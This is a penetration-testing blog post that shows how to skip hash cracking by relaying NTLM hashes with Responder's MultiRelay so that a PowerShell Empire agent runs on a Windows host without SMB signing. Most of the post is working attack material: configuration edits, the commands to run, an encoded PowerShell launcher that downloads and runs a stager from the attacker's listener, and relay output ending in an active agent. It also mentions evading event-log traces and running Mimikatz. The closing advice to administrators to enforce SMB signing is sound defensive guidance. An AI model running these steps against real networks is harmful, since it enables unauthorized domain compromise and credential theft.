Skip Cracking Responder Hashes and Relay Them

16 March 2017 on SMB, multirelay, empire, pentesting, Responder, Man-in-the-Middle, NTLM Relay

Background

Responder is a go-to tool for most pentesters. We use it quite often on pentests to quickly gain access to a client's domain. However, when clients enforce strong password policies and their users don't choose passwords like 'Ilove-mykids2017!', we are forced to resort to using masks and brute force to crack these hashes. Given the time constraints of some of our pentests, this is not an effective option. Thankfully Laurent Gaffie developed MultiRelay to help us out with this:

http://g-laurent.blogspot.com/2016/10/introducing-responder-multirelay-10.html

MultiRelay is a module in Responder that allows targeted attacks using NTLMv1 and NTLMv2 relay. MultiRelay takes advantage of commonly misconfigured Windows environments not enforcing SMB signing. Not enforcing SMB signing results in both the client and server not performing any validation of each other, or the payload executing. This makes SMB man-in-the-middle attacks possible, which means shells for us!

MultiRelay+Empire = Pwnage

Now for the good stuff, having MultiRelay pop shells for you! First, we need to stage our attack environment by configuring Responder and creating an Empire listener.

We start off by editing our Responder configuration to disable SMB and HTTP servers:

```
nano /usr/share/responder/Responder.conf
```

Change the SMB and HTTP settings to 'OFF' and save the file.

```
 GNU nano 2.7.4      File: /usr/share/responder/Responder.conf

[Responder Core]

; Servers to start
SQL = On
SMB = Off
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
```

Start Responder on local network adapter and give it the NetBIOS redirect and verbose flags.

```
root@tevora:~# responder -I eth0 -rv
```

Ensure that the SMB and HTTP servers are 'OFF' as Responder is starting:

```
[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [OFF]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
```

Next, we create our Empire listener:

```
(Empire: listeners) > options

Listener Options:

  Name             Required    Value                          Description
  ----             --------    -------                        -----------
  KillDate         False                                      Date for the listener to exit (MM/dd/yyyy).
  Name             True        test                           Listener name.
  DefaultLostLimit True        60                             Number of missed checkins before exiting
  StagingKey       True                                       Staging key for initial agent negotiation.
  Type             True        native                         Listener type (native, pivot, hop, foreign, meter).
  RedirectTarget   False                                      Listener target to redirect to for pivot/hop.
  DefaultDelay     True        5                              Agent delay/reach back interval (in seconds).
  WorkingHours     False                                      Hours for the agent to operate (09:00-17:00).
  Host             True        http://10.10.10.101:8080       Hostname/IP for staging.
  CertPath         False                                      Certificate path for https listeners.
  DefaultJitter    True        0.0                            Jitter in agent reachback interval (0.0-1.0).
  DefaultProfile   True        /admin/get.php,/news.asp,/login/ Default communication profile for the agent.
                               process.jsp|Mozilla/5.0 (Windows
                               NT 6.1; WOW64; Trident/7.0;
                               rv:11.0) like Gecko
  Port             True        8080                           Port for the listener.


(Empire: listeners) > run
[*] Listener 'test' successfully started.
```

```
[*] Active listeners:

  ID    Name             Host                           Type      Delay/Jitter   KillDate    Redirect Target
  --    ----             ----                           -------   ------------   --------    ---------------
  1     test             http://10.10.10.101:8080       native    5/0.0
```

Note: The default setting will work for our lab environment, but you'll want to configure these options to fit your needs.

Create a PowerShell one-liner for an Empire agent:

```
(Empire: listeners) > launcher test
powershell.exe -NoP -sta -NonI -W Hidden -Enc WwBTAFkAUwB0AGUAbQAuAE4AZQB0AC4AUwBlA
HIAdgBJAEMARQBQAE8ASQBuAFQATQBhAE4AQQBnAEUAUgBdADoAOgBFAHgAcABFAGMAdAAxADAAMABDAE8A
bgB0AGkAbgBVAGUAIAA9ACAAMAA7ACQAdwBDAD0ATgBlAHcALQBPAGIASgBlAGMAdAAgAFMAeQBTAHQAZQB
tAC4ATgBlAFQALgBXAEUAQgBDAGwASQBlAE4AVAA7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQAvADUALgAwAC
AAKABXAGkAbgBkAG8AdwBzACAATgBUACAANgAuADEAOwAgAFcATwBXADYANAA7ACAAVAByAGkAZABlAG4Ad
AAvADcALgAwADsAIAByAHYAOgAxADEALgAwACkAIABsAGkAawBlACAARwBlAGMAawBvACcAOwAkAFcAQwAu
AEgARQBBAGQAZQBSAHMALgBBAEQAZAAoACcAVQBzAGUAcgAtAEEAZwBlAG4AdAAnACwAJAB1ACkAOwAkAFc
AQwAuAFAAUgBPAHgAWQAgAD0AIABbAFMAWQBTAHQARQBNAC4ATgBFAFQALgBXAGUAQgBSAEUAUQBVAGUAcw
B0AF0AOgA6AEQAZQBGAGEAdQBMAFQAVwBFAGIAUABSAG8AeAB5ADsAJAB3AGMALgBQAHIAbwBYAFkALgBDA
FIAZQBkAEUATgB0AGkAQQBsAHMAIAA9ACAAWwBTAFkAUwBUAEUATQAuAE4ARQB0AC4AQwBSAGUARABlAE4A
VABJAGEAbABEAEEAYwBoAEUAXQA6ADoARABFAGYAYQBVAGwAVABOAEUAdABXAG8AUgBLAEMAUgBFAEQAZQB
OAHQAaQBBAGwAcwA7ACQASwA9ACcAMgBUAF0AXwB9AGEARgBpAF4ASgBAAHYAUgBuAFcAdwBDAEkAWwApAC
sAeAAtAFEAZQA0ACwAXABzADoAcABEACcAOwAkAGkAPQAwADsAWwBDAGgAQQByAFsAXQBdACQAQgA9ACgAW
wBjAGgAQQByAFsAXQBdACgAJAB3AGMALgBEAE8AdwBOAGwATwBBAGQAUwBUAFIAaQBuAGcAKAAiAGgAdAB0
AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQAwAC4AMQAwADEAOgA4ADAAOAAwAC8AaQBuAGQAZQB4AC4AYQBzAHA
AIgApACkAKQB8ACUAewAkAF8ALQBiAFgATwBSACQASwBbACQASQArACsAJQAkAGsALgBMAGUAbgBnAFQASA
BdAH0AOwBJAEUAWAAgACgAJABCAC0AagBvAEkAbgAnACcAKQA=
```


This one-liner is plugged in to MultiRelay as our payload when we successfully replay a NTLM hash:

```
./MultiRelay.py -t <target host> -c <'command to run'> -u <user to target>
```

```
root@tevora:/usr/share/responder/tools# ./MultiRelay.py -t 10.10.10.100 -c "powershell
.exe -NoP -sta -NonI -W Hidden -Enc WwBTAHkAUwBUAEUATQAuAE4AZQBUAC4AUwBlAHIAdgBJAEMAZQ
BQAE8ASQBuAFQATQBBAG4AYQBHAEUAcgBdADoAOgBFAHgAcABFAGMAdAAxADAAMABDAG8AbgB0AEkATgBVAEUA
IAA9ACAAMAA7ACQAVwBjAD0ATgBFAHcALQBPAGIAagBFAEMAVAAgAFMAWQBzAHQAZQBNAC4ATgBFAHQALgBXAE
UAQgBDAGwAaQBFAG4AVAA7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQAvADUALgAwACAAKABXAGkAbgBkAG8AdwBz
ACAATgBUACAANgAuADEAOwAgAFcATwBXADYANAA7ACAAVAByAGkAZABlAG4AdAAvADcALgAwADsAIAByAHYAOg
AxADEALgAwACkAIABsAGkAawBlACAARwBlAGMAawBvACcAOwAkAHcAYwAuAEgAZQBhAGQARQBSAFMALgBBAGQA
RAAoACcAVQBzAGUAcgAtAEEAZwBlAG4AdAAnACwAJAB1ACkAOwAkAFcAQwAuAFAAUgBPAHgAeQAgAD0AIABbAF
MAWQBTAHQAZQBtAC4ATgBFAFQALgBXAGUAQgBSAEUAUQB1AGUAUwB0AF0AOgA6AEQARQBGAGEAVQBMAHQAVwBF
AGIAUAByAE8AeAB5ADsAJAB3AEMALgBQAFIATwB4AHkALgBDAHIARQBkAGUATgBUAGkAQQBsAHMAIAA9ACAAWw
BTAHkAcwBUAEUAbQAuAE4ARQBUAC4AQwByAEUARABlAG4AdABJAEEATABDAEEAYwBoAEUAXQA6ADoARABFAGYA
YQBVAGwAdABOAEUAdAB3AE8AcgBLAEMAUgBlAEQAZQBOAFQAaQBhAEwAcwA7ACQASwA9ACcAMgBUAF0AXwB9AG
EARgBpAF4ASgBAAHYAUgBuAFcAdwBDAEkAWwApACsAeAAtAFEAZQA0ACwAXABzADoAcABEACcAOwAkAEkAPQAw
ADsAWwBjAGgAQQBSAFsAXQBdACQAYgA9ACgAWwBjAGgAQQBSAFsAXQBdACgAJAB3AGMALgBEAG8AdwBOAGwAbw
BhAEQAUwBUAFIASQBuAGcAKAAiAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQAwAC4AMQAwADEAOgA4ADAA
OAAwAC8AaQBuAGQAZQB4AC4AYQBzAHAAIgApACkAKQB8ACUAewAkAF8ALQBiAFgAbwByACQAawBbACQASQArAC
sAJQAkAGsALgBMAEUATgBnAFQAaABdAH0AOwBJAEUAWAAgACgAJABiAC0ASgBPAEkAbgAnACcAKQA=" -u ALL

Responder MultiRelay to SMB NTLMv1/2
Version: 1.2

Send bugs/hugs/comments to: laurent.gaffie@gmail.com
Usernames to relay (-u) are case sensitive.
To kill this script hit CRTL-C.

Use this script in combination with Responder.py for best results.
This tool listen on TCP port 80, 3128 and 445.
Make sure nothing use these ports.

For optimal pwnage, launch Responder with only these 2 options:
-rv
Running psexec style commands can be noisy in the event viewer,
if anyone ever reads it.. If you want to leave no trace in the
event viewer, use Responder's built-in commands. They silently
perform the tasks requested, including the hashdump command.

Relaying credentials for these users:
['ALL']


Retrieving information for 10.10.10.100...
SMB signing: False
Os version: 'Windows 7 Professional 7601 Service Pack 1'
Hostname: 'LAB01'
Part of the 'TEVORAPENTEST' domain
```

Note: during a pentest, this is where we sit back and wait for a triggering event to execute our payload. This can take a while in certain environments, but on busy Windows networks it's usually only a few minutes before someone comes along and makes your day!

We'll move the process along by attempting to accessing a share, so Responder can trigger the payload:



Once we attempt to access a share, Responder immediately gets to work poisoning traffic to the requesting host:

```
[*] [LLMNR]  Poisoned answer sent to 10.10.10.1 for name thissharedoesnotexist
[*] [LLMNR]  Poisoned answer sent to 10.10.10.1 for name thissharedoesnotexist
```

Simultaneously, MultiRelay is setting up a SMB challenge to capture a NTLM hash for replay:

```
[+] Setting up SMB relay with SMB challenge: 873781521f2228bd
```

After the requesting host replies to the SMB server with a NTLM hash, MultiRelay replays that hash to the target with our payload:

```
[+] Received NTLMv2 hash from: 10.10.10.1
[+] Client info: ['Windows Server 2012 R2 Datacenter 9600', domain: 'TEVORAPENTEST', signing
:'True']
[+] Username: admin is whitelisted, forwarding credentials.
[+] SMB Session Auth sent.
[+] Looks good, admin has admin rights on C$.
[+] Authenticated.
[+] Running command: powershell.exe -NoP -sta -NonI -W Hidden -Enc WwBTAHkAUwBUAEUATQAuAE4AZ
QBUAC4AUwBlAHIAdgBJAEMAZQBQAE8ASQBuAFQATQBBAG4AYQBHAEUAcgBdADoAOgBFAHgAcABFAGMAdAAxADAAMABDA
G8AbgB0AEkATgBVAEUAIAA9ACAAMAA7ACQAVwBjAD0ATgBFAHcALQBPAGIAagBFAEMAVAAgAFMAWQBzAHQAZQBNAC4AT
gBFAHQALgBXAEUAQgBDAGwAaQBFAG4AVAA7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQAvADUALgAwACAAKABXAGkAbgBkA
G8AdwBzACAATgBUACAANgAuADEAOwAgAFcATwBXADYANAA7ACAAVAByAGkAZABlAG4AdAAvADcALgAwADsAIABAYHYAO
gAxADEALgAwACkAIABsAGkAawBlACAARwBlAGMAawBvACcAOwAkAHcAYwAuAEgAZQBhAGQARQBSAFMALgBBAGQARAAoA
CcAVQBzAGUAcgAtAEEAZwBlAG4AdAAnACwAJAB1ACkAOwAkAFcAQwAuAFAAUgBPAHgAeQAgAD0AIABbAFMAWQBTAHQAZ
QBtAC4ATgBFAFQALgBXAGUAQgBSAEUAUQB1AGUAUwB0AF0AOgA6AEQARQBGAGEAVQBMAHQAVwBFAGIAUAByAE8AeAB5A
DsAJAB3AEMALgBQAFIATwB4AHkALgBDAHIARQBkAGUATgBUAGkAQQBsAHMAIAA9ACAAWwBTAHkAcwBUAEUAbQAuAE4AR
QBUAC4AQwByAEUARABlAG4AdABJAEEATABDAEEAYwBoAEUAXQA6ADoARABFAGYAYQBVAGwAdABOAEUAdAB3AE8AcgBLA
EMAUgBlAEQAZQBOAFQAaQBhAEwAcwA7ACQASwA9ACcAMgBUAF0AXwB9AGEARgBpAF4ASgBAAHYAUgBuAFcAdwBDAEkAW
wApACsAeAAtAFEAZQA0ACwAXABzADoAcABEACcAOwAkAEkAPQAwADsAWwBjAGgAQQBSAFsAXQBdACQAYgA9ACgAWwBjA
GgAQQBSAFsAXQBdACgAJAB3AGMALgBEAG8AdwBOAGwAbwBhAEQAUwBUAFIASQBuAGcAKAAiAGgAdAB0AHAAOgAvAC8AM
QAwAC4AMQAwAC4AMQAwAC4AMQAwADEAOgA4ADAAOAAwAC8AaQBuAGQAZQB4AC4AYQBzAHAAIgApACkAKQB8ACUAewAkA
F8ALQBiAFgAbwByACQAawBbACQASQArACsAJQAkAGsALgBMAEUATgBnAFQAaABDAH0AOwBJAEUAWAAgACgAJABiAC0AS
gBPAEkAbgAnACcAKQA=
```

Then we're greeted with a nice little prompt telling us things went right:

```
(Empire) > [+] Initial agent AWTP1RND3K1NHEKV from 10.10.10.100 now active
```

From here we can perform all our post exploitation activities in Empire, like establishing persistence, running Mimikatz, enumerating directories, and so on. And there you have it, domain pwnage without cracking passwords!

Things to Note

- The users targeted in MultiRelay with the -u flag, must be a local administrator on the target host. This usually isn't a problem in most Windows environments, but using 'ALL' will let you know if the user triggering the event has sufficient privileges.

- The payload for the -c flag can be changed to whatever you want, such as a Cobalt Strike beacon, a meterpreter shell, or just a Windows shell command. It's up to you.

- NTLM relay attacks have been around since 2001!! This method can be used to quickly exploit this legacy vulnerability and, given the right circumstances, can take an attacker from 0 access to domain admin in a matter of minutes.

- For pentesters: **SMB Signing kills this legacy vulnerability, dead in the water.** MultiRelay will tell you if signing is enabled and to choose a different target; don't waste your time on targets that have signing enabled.

- For admins: **SMB Signing kills this legacy vulnerability, dead in the water.** Enforce it as much as possible!

- Although Disabling SMB can stop NTLM relay attacks there may, at times, be negatives that come along with it.

    - Certain printers do not support SMB signing, resulting in the inability to print.
    - Major decreases in SMB performance are common when large files are transferred or

many users access the same server simultaneously.

References

- Laurent Gaffie Blog
  - http://g-laurent.blogspot.com/2016/10/introducing-responder-multirelay-10.html
- Responder with MultiRelay
  - https://github.com/lgandx/Responder
- Empire Post Exploitation Framework
  - http://www.powershellempire.com/
  - https://github.com/EmpireProject/Empire

Richard De La Cruz

Read more posts by this author.

Eternal Blues

As pentesters, our job is to demonstrate the risk of unpatched vulnerabilities to the business. The past month, this…

Cracking NTLMv1 Hand-shakes with Crack.sh

What This post will show how to crack NTLMv1 handshakes with the crack.sh service to obtain the NTLM…